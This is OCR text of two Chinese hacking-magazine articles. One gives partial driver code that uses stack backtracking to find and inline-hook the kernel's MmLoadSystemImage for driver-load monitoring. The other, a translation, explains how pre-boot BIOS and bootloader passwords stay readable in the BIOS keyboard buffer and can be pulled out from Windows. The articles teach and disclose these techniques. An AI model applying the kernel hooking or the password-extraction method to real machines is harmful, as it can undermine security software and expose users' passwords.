



图 9

由于本文说得太玄乎，估计会有读者质疑。为了更真实地说明演示效果，我利用“GIF 屏幕录像专家”制作了屏幕录像，大家可以看看。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：驱动
关 键 词：栈回溯、驱动、防火墙



利用栈回溯来编写驱动防火墙

文/图 liuke_blue

不知道大家有没有用过 Ollydbg 这个调试工具，它可以很清楚看到反汇编代码执行时堆栈的变化情况，其实 VC++、Delphi 等这些编程工具也有调用堆栈，如果你常用单步跟踪调试的话，你会跟它经常打“交道”。我想告诉黑防的读者们，如果你想要进行底层核心编程的话，那么掌握调试跟踪技巧是很重要的。闲话不说，进入正题。堆栈是什么？这里我们说的堆栈主要说的是系统栈，这个内存空间由系统分配，它存放函数的参数、返回地址（保证函数之间的调用关系，A 函数调用 B 函数，B 函数执行完后又得保障让 A 函数继续执行，如果你还是没弄明白的话，自己去查查《0day 安全：软件漏洞分析技术》或者罗云斌的《Windows 环境下 32 位汇编语言程序设计》）、函数体定义的局部变量。如果是用 malloc、realloc、new 这些函数分配的内存在堆里，还有全局区，我就不一一述说。下面我用一段简单的 C 代码来描述一下什么是堆栈回溯：

```
.....................
.....................
int funcB(int b1,int b2)
{
  Int result_B;
  result_B= b1+b2;
  return result_B;
}

int funcA(int a1,int a2,int a3)
{
  Int result_A;
  result_A=(a3*func(a1,a2));
  return result_A;
}
void main()
{
.............
d=funcA(5,4,3);
.............
}
```

当 main 函数调用 funcA 函数，先将 funcA 参数从右至左压入堆栈（stdcall(WinAPI 的调用方式)、cdecl、fastcall、thiscall），压入返回地址（funcA 函数后面紧接的指令）、ebp（栈底，实际上是前一个栈帧），局部变量，A 函数调用 B 跟上面情况一样。为什么会这样入栈呢？问得好，下面我把上面这个程序的反汇编代码取出来给大家看看，你就自然就会明白的：

```
F3:AB           rep stos dword ptr es:[edi]
6A 03           push 3
6A 04           push 4
6A 05           push 5
E8 12FFFFFF     call 1.00401005
```

上面是 funcA 的函数反汇编，三条 PUSH 语句，将参数从左至右压入堆栈，再调用 Call funcA 函数，call 这条汇编指令的作用一是将 call 后面紧跟的返回地址压入堆栈，二是 jmp 0x00401005 处。再然后进入 funcA 函数，其首地址就是 push ebp;Windows 系统 API 函数基本上如此，有没有按上面的方式的函数，当然有，不过在这里我不做讨论。因此 ebp 下方存放的就是返回地址[ebp+4]，参数 xx-[ebp+4+4*i]（有 i 个参数）。因此通过栈回溯可以往上找出其调用函数的地址、参数等。

基础知识就介绍到这，可以告诉大家，通过堆栈回溯还可以定位出栈溢出的位置，方便我们找出软件的 0day。

我们知道现在很多安全软件都有拦截驱动随意加载的功能，这是由于安全软件和病毒都在争夺 Ring0 级，因为大家在 Ring0 级权限一样，谁都可以干掉谁，因此如何主动拦截驱动加载就成了许多安全软件所关注的重点。想要拦截驱动的话，就应该想想驱动加载有哪些方式：SCM、ZwLoadDriver、ZwSetSystemInformation、信任文件替换（beep）等。SCM 最后还是要调用 ZwLoadDriver 来加载驱动。有人说 HOOK ZwLoadDriver、ZwSetSystemInformation 函数即可，早期的主动防御软件是有些是这么做的，但是已经过时了，如果用 NtLoadDriver 加载、恢复 SSDT，你还拦截的到吗？因此，并不是现在这些安全软件就不再 HOOK 函数，只是挂钩的更巧妙、挂钩的函数也更底层而已。下面我就给大家介绍一个函数 MmLoadSystemImage。只要挂钩这个函数就可以将常见的加载驱动的方式全部拦截，但是 MmLoadSystemImage 函数是个未导出函数，有人采取暴力搜索的方式，这样也可以，但是要注意关键一点，你要搜索的内存空间保证不曾被 patch 过才行，否则估计得不到正确的结果。我在这里采取栈回溯的方式来定位 MmLoadSystemImage 函数。MmLoadSystemImage 函数反汇编代码如下：

```
u MmLoadSystemImage l200
nt!MmLoadSystemImage:
805a6c9f 6874010000       push    174h
805a6ca4 68f0c35080       push    offset nt!MMTEMPOR ARY
```

```
+0xac (8050c3f0)
    805a6ca9 e8e4cdf3ff       call    nt!_SEH_prolog(804e3a92)
    805a6cae c745bcfeffffff   mov     dword ptr [ebp-44h],
0FFFFFFFEh
    805a6cb5 834ddcff         or      dword ptr [ebp-24h],
0FFFFFFFFh
    805a6cb9 33f6        xor     esi,esi
    805a6cbb 8975c8           mov     dword ptr [ebp-38h],esi
    805a6cbe 8975b4           mov     dword ptr [ebp-4Ch],esi
    805a6cc1 8975b8      mov     dword ptr [ebp-48h],esi
    805a6cc4 89b564ffffff     mov     dword ptr [ebp-9Ch],esi
    805a6cca 830d0443558001   or      dword ptr [nt!MiFirst
DriverLoadEver (80554304)],1
    805a6cd1 684d6d4c6e       push    6E4C6D4Dh
    805a6cd6 6800010000       push    100h
    805a6cdb 56               push    esi
    805a6cdc e86353faff  call    nt!ExAllocatePoolWithTag (8054c044)
    805a6d35 2bd7             sub     edx,edi
    805a6d37 d1fa             sar     edx,1
    805a6d39 d1e2             shl     edx,1
    805a6d3b 897dd8           mov     dword ptr [ebp-28h],edi
    805a6d3e 668955d4         mov     word ptr [ebp-2Ch],dx
    ..............................
    ..............................
    805a6d76 3bc6             cmp     eax,esi
    805a6d78 0f8516ae0400     jne     nt!MmLoadSystemImage+
0x17d (805f1b94)
    805a6d7e 8975b0           mov     dword ptr [ebp-50h],esi
    805a6d81 64a124010000     mov     eax,dword ptr fs:[00000124h]
    805a6d87 894584           mov     dword ptr [ebp-7Ch],eax
    805a6d8a ff88d4000000     dec     dword ptr [eax+0D4h]
    805a6d90 56               push    esi
    805a6d91 56               push    esi
    805a6d92 56               push    esi
    805a6d93 6a12             push    12h
    805a6d95 68c0bb5580       push    offset nt!MmSystemLoad
Lock (8055bbc0)
    805a6d9a e8b169f3ff       call    nt!KeWaitForSingleObject
(804dd750)
    ..............................
```

这个函数的反汇编代码有点长，我只是摘取其中一部分，通过 ExAllocatePoolWithTag、KeWaitForSingle Object 这两个函数你可以栈回溯得到 MmLoadSystemImage 函数的地址。东方微点是通过 call KeWaitForSingleObject 这个位置向上（堆栈的增长方向）来进行回溯。而我在这里是通过 Call ExAllocatePoolWithTag 这个位置来向上进行栈回溯。其中我们从上面的反汇编函数看到 ExAllocatePoolWithTag 第三个参数 TAG 为 0x6E4C6D4D (ASCII 的值为“nLmM”，这代表是加载镜像的标志)。我们知道要调用 MmLoadSystemImage 函数，必须有加载驱动事件，因此我在函数中自己写一个加载驱动的过程来促使我们进入到 fake_ExAllocatePoolWithTag 函数中来进行堆栈回溯，我给大家把核心代码流程分析一下。

一、GetBase((ULONG)DriverObject);-> 得到 ntoskrnl.exe 模块的基址和映像大小的函数（为了后面取得 MmLoadSystemImage 函数地址进行判断，看是否在 ntoskrnl.exe 模块的 IMAGEBASE 与 IMAGEBASE_IMAGESIZE 之间，属于合法地址），这里没有使用常见的 ZwQuery SystemInformation 检索，而是采取利用 DriverEntry 函数的第一个参数 DriverObject 结构体中的 DriverSection 成员指向结构体 LDR_DATA_TABLE_ENTRY 里的_LIST_ENTRY 来遍历获取，如果对代码不熟悉可以结合 windbg 的 dt 来理解。

二、fake_ExAllocatePoolWithTag 函数的代码如下：

```
_asm{
        mov    edi,edi
        push ebp
        mov    ebp,esp
        mov eax,[ebp+0xc]
    //参数是 NumberOfBytes,上面加载的 hooksys.sys 的空间为
    //2kB(可以通过 windbg 跟出来，也可以直接看大小)
        cmp eax,0x100
        jnz end
        mov eax,[ebp+0x10]          //第三个参数 Tag
        cmp eax,0x6E4C6D4D          //标志为"nLmM",也就是
MmLoadSystemImage 装载的镜像标志
        jnz end

        mov eax,[ebp]               //堆栈回溯的原理
        mov eax,[eax+4]
        push eax                    //上一个函数的地址
        call StackTrace_for_ExAllocatePoolWithTag
    end:
        mov   eax,oldExAllocatePoolWithTagaddr
        add   eax,5
        jmp   eax
    }
```

上面最核心的两句：

```
mov eax,[ebp]                   //堆栈回溯的原理
mov eax,[eax+4]
```

我们前面知道由于系统函数的首指令是 push ebp,ebp 里面是存放前一个栈帧的地址，通过[ebp]就得到前一个栈帧的地址，这个栈帧的下面(+4)位置里存放的就是紧接着 CALL MmLoad SystemImage 函数后面的返回地址，如果大家觉得还是没能理解的再去看看我前面写的那个 funcA 测试程序，用 VC++工具或者 Ollydbg 单步好好跟踪，同时观察堆栈变化。

三、StackTrace_for_ExAllocatePoolWithTag，通过栈回溯找到 MmLoadSystemImage 函数地址，代码如下：

```
    ULONG CallAddress=0;
    ULONG JmpOffset=0;
    if (RetAddress)
    {
    CallAddress=(ULONG)RetAddress-   5 ;
    JmpOffset=*(ULONG*)((PUCHAR)CallAddress+1);
    Address_MmLoadSystemImage=(ULONG)CallAddress + 5
+JmpOffset;
    KdPrint(("MmLoadSystemImage Address=0x%x\n",Address_
MmLoadSystemImage));
   if
   (Address_MmLoadSystemImage>g_ntoskrnl_addr&&Address_M
mLoadSystemImage<(g_ntoskrnl_addr+g_ntoskrnl_size))
   {
   unlineHook_ExAllocatePoolWithTag();
      inlineHook_MmLoadSystemImage();
      KdPrint(("inlineHook MmLoadSystemImage Success!"));
    }
    }
    return 0;
```

这里必要关键的几句代码是：

```
    CallAddress=(ULONG)RetAddress-   5 ;
    //将 Ret 还原成 call Address。

    JmpOffset=*(ULONG*)((PUCHAR)CallAddress+1);
    //调转的偏移量，也就是 CALL XXXX(XXXX=JmpOffset),
(PUCHAR)CallAddress+1-->指针 CallAddress 往后走一
位,(PULONG)CallAddress+1,指针 CallAddress 往后走
（sizeof(ULONG)=4）字节
    Address_MmLoadSystemImage=(ULONG)CallAddress + 5
+JmpOffset;
    //最后得到 MmLoadSystemImage 函数地址，然后再去挂钩这
个函数，实现驱动加载监控。
```

四、调用 ZwSetSystemInformation 函数加载驱动

要依附在 csrss.exe 进程里，所以先用 KeAttach Process 函数，这里的代码就不贴出来，同志们想要详细的了解的话，请自行查看源代码，不过使用 ZwSetSystemInformation 函数加载的测试

驱动一直不会退出，除非系统关机重启。

该驱动的编译调试环境为:Windows XP SP3+WDK 7600，请将要加载的 Hooksys.sys（测试驱动）放在 C 盘下面，下面我们加载驱动 MmLoadSystemImage.sys，运行成功后，用一些 AntiRootkit 工具做测试，如图 1 所示。





图 1

我只是把加载的驱动信息打印出来，如果黑防朋友们要做一个真正的驱动防火墙，请通过黑白名单来指定过滤规则即可。文章到这里好像就应该结束了，但是对栈回溯的话题我却不得不说几句，这个技术并不是很新的技术，2005 年东方微点（sudami 网友的研究）就已经使用，2006 年瑞星公司出的瑞星卡卡助手所用到的“碎甲技术”也用到了，不过这些都是商业软件的技术，没有公开，在这里给大家详细介绍，也是为了使大家能够一起讨论和学习这些“新颖“的技术，共同进步，毕竟只有开源才能使人进步，谢谢！

前置知识：汇编
关键词：BIOS、键盘缓冲区、密码



拦截 BIOS 键盘缓冲区绕过预引导密码认证

文/Jonathan Brossard 译/小小杉

针对 BIOS 密码和 CMOS 安全性能，在文章“BIOS Information Leakage”中我们提出了如何从内存中萃取出 BIOS 密码。本文将重点分析在 bootloader 方式下密码获取函数的实现机制，并阐述在 Window 和 Linux 平台下的攻击方式，最后研究受密码保护的 bootloaders 在非物理访问下实现重启的方法，以期达到安全机制的整体绕过。（注：bootloaders 即操作系统内核运行之前运行的一段小程序。通过这段小程序，可以初始化硬件设备、建立内存空间的映射，从而将系统的软硬件环境带到一个合适的状态，为调用操作系统内核准备好环境。）在本文中除非给出特别提示，否则 p4ssw0rd 都被假设为目标主机预引导的认证软件密码即 BIOS 密码或者 bootloader 的 PIN 码。为了更好地引入预引导验证软件执行的上下文，我们首先从 x86 兼容体系架构下的操作系统引导展开论述。

1.1 操作系统的引导概述

在 x86 体系下，系统引导可分为下面几个步骤。

（1）CPU 在实模式下开始启动。

（2）所有段寄存器初始设置为 0，代码段 CS 设为 0xFFFFFFF0，此地址值即 EPROM 的初始化代码。

（3）BIOS 的自检程序开始运行，检测硬件、内存、总线、硬盘等是否正常。

（4）BIOS 加载内存 RAM 下地址为 0x0000:0x07C0 下的主引导记录首个 512 字节；借助 0x19 中断执行远跳指令指向此地址。

（5）Boot Loader 负责引导整个内核（带上可选参数，可能是一个大内核）。

（6）内核复制 BIOS 部分并映射到一个安全区域，执行一些额外的硬件检测并切换到保护模式下。

从上面的引导分析，认证过程在预引导认证中起不到任何作用。对于预引导验证软件和他们的 API 函数而言，我们是否能从这种引导机制中推断出什么呢。

1.2 预引导验证：API 和实现

当这种验证软件在 RAM 中运行时，内存中并不存在内核，预引导验证软件中唯一可用的 API 即 BIOS API。此软件存在某种可能即在磁盘上加载某种加密算法，此时软件会提示用户键入一个密钥。故，接下来将详细分析 BIOS 如何从键盘中获取按键消息。

1.3 漏洞引入：BIOS 中断 0x16 的内部工作原理及 BIOS 键盘缓冲区

BIOS API 依靠中断 0x16 从键盘上获取按键消息。事实上，若某键被按下时，函数 ah=0x01 会检验并通过 ah=0x00 来读取按键消息，返回对应按键的 ASCII 码值存放到 AL 寄存器。我们可以推断 bootloaders 是使用这些中断来读取用户输入值，如 lilo：

```
Drkdb:  mov     ah, #1      ; is a key pressed?
        int     0x16
        jz      comcom
        xor     ah, ah      ; get the key
        int     0x16
        loop    drkbd
```

但是如何使这种机制在 BIOS 中成为可能呢。在启动时，关键的结构体，BIOS 数据区在 RAM 中偏移 0x0040:0x0000 位置被创建。键盘中包含一个 8042 嵌入式的微控制器，连续扫描

按键动作，与主 CPU 的工作完全独立。每次某键被按下或释放，微控制器会向位于主板上的 8259 控制器发送扫描码。控制器接受到用户按键消息后，会向键盘中断服务例程发送一个独特的扫描码（如：ISR 中断号 0x90，或者物理中断号 0x01）。键盘 ISR 会更新系统启动时创建的一个关键结构体，位于 0x40:0x00。表 1 为 BIOS 数据区包含的与键盘函数相关的成员域说明。

表 1

物理地址	大小(byte)	说明
0x0040 : 0x0017	1	键盘码"shift"标识位，用于标识"Insert / CapsLock、ScrollLock / Alt / Control / Left Shift / Right Shift"键码
0x0040 : 0x0018	2	第二个键盘码"shift"标识位，用于标识"Insert / CapsLock、ScrollLock / Alt / Control / Left Shift / Right Shift"键码。详见：http://blog.csdn.net/shanndyw/
.....		
0x0040 : 0x001A	2	指向 BIOS 键盘缓冲区下一个字符地址
0x0040 : 0x001C	2	指向 BIOS 键盘缓冲区最后一个字符地址
0x0040 : 0x001E	32	BIOS 键盘缓冲区（容量：16 个按键码），它保存键盘键入的字符，直到程序可以接收这些字符为止，前两个字指向此缓冲区的当前是首和尾

BIOS 键盘缓冲区位于 0x0040 : 0x001E，共占 32 字节。因为每个按键都被编码成 2 个字节（首个字节为 ASCII 码，第二字节即它的 BIOS 扫描码），故键盘缓冲区可处理 16 次按键码。两个指针分别位于地址 0x0040 : 0x001A 和 0x0040 : 0x001C 处，可以统计出当前缓冲区内存在多少个键码。键盘缓冲区采用环形队列结构管理内存区，存储原理：用户引发键盘中断后，CPU 执行 INT 9 中断例程，从 60H 端口读出某键的通码；然后检测状态字节，查看是否有 Shift、Ctrl 等切换键按下；若没有切换键按下，则将此键的扫描码和对应的 ASCII 码写入键盘缓冲区。缓冲区的字单元中，高位字节存储扫描码，低位字节存储 ASCII 码。故，若用户键入密码"password"时，BIOS 键盘缓冲区将会按图 1 的方式进行变化。




图 1 按键操作后键盘缓冲区两首尾指针的变化

1.4 验证 BIOS 校验方法的漏洞

为了演示大多数程序员没有意识到的问题，我们给出 BIOS 程序员是如何在 BIOS 内存中实现用户 BIOS 密码特性的。首先，我们需要一个 16 字节的 BIOS shellcode 实现实地址的物理内存的访问，在实模式下显示地址 0x0040 : 0x001e 地址对应的内容。因为此 shellcode 无法在保护模式下运行，我们需要制作一个 USB 启动加载器，使系统在实模式下启动时自动加载 shellcode。

BIOS 程序员在刷新 BIOS 键盘缓冲区时失败。很明显，预启动验证软件程序员并没有意识到这点。

1.5 密码链

细心的读者可能会问：若用户在 bootloader 加载之前已经键入了两个密码并将控制码传送到内核会发生什么呢。这是一个很合理的问题，因为它完全有可能同时具备 BIOS 密码和预引导验证的 bootloader，甚至是链引导程序 bootloader 来保护计算机。

BIOS 键盘缓冲区采用环形队列结构存储，若用户在系统引导期间键入多个输入，系统将会简单地组合这些按键值存放到 BIOS 缓冲区（由一个 0x1a 字符跟上一个回车按键隔开）。实际上，这意味着我们可以像获取单个密钥的方式一样，获取到多个密码或命令。既然我们已经理解了这个漏洞，下面我们开始针对 Windows、Linux 系统进行实战性的漏洞利用。

2. 获取 Windows 系统预验证密码

Windows 系统（从 Win95 到 Vista）都运行在保护模式下即启动了页、段和多任务保护机制。故，直接访问物理地址是不可能的：若我们需要访问物理地址，则不得不使用虚地址，并通过内存管理单元实现虚拟地址到物理地址的映射。为了绕过保护模式和段机制，首要的任务即将系统切回到实模式下，这需要 Ring0 级权限来修改寄存器 R0 值。通过内核驱动拦截的方式可以实现，但在 Windows 内核的跨版本兼容性上表现不好，而且它需要特殊权限。

另一种策略：为了禁用段保护机制并以读写方式访问整个物理内存，需要将系统切换到管理模式以运行我们前面给出的 16 字节 shellcode。若攻击者具有 root 权限，此类攻击已经被证明可行。

然而，实际上我们最需要的是一个微型"shell"，使其允许在实模式下访问物理内存中的前几个 KB，可选地做一些原始调用，进入 BIOS 中断以显示 BIOS 缓冲区中的内容。幸运的是，Windows 中的 MS - DOS 兼容模式提供了这一点：它利用英特尔处理器的 V86 模式，允许 16 bits 的程序在 Ring3 下执行。某些特权操作如 0x13 号中断实现裸设备的磁盘访问将会被禁用，但我们可以借助不受限制的 0x10 以及 MS-DOS 的 INT 0x21 号中断。因为这种模式使用实地址同时运行在实模式下访问物理内存的首个 1MB 空间，我们可以在不做任何修改的情况下运行我们先前准备好的 16 bits BIOS shellcode（Shellcode.S）。现在，仅仅需要编译此代码，并将其写入扩展名为".COM"的文件中，在确认其为 4b 对齐后，即可运行我们的二进制代码，如图 2 所示。




图 2 Windows 2003 系统的成功利用

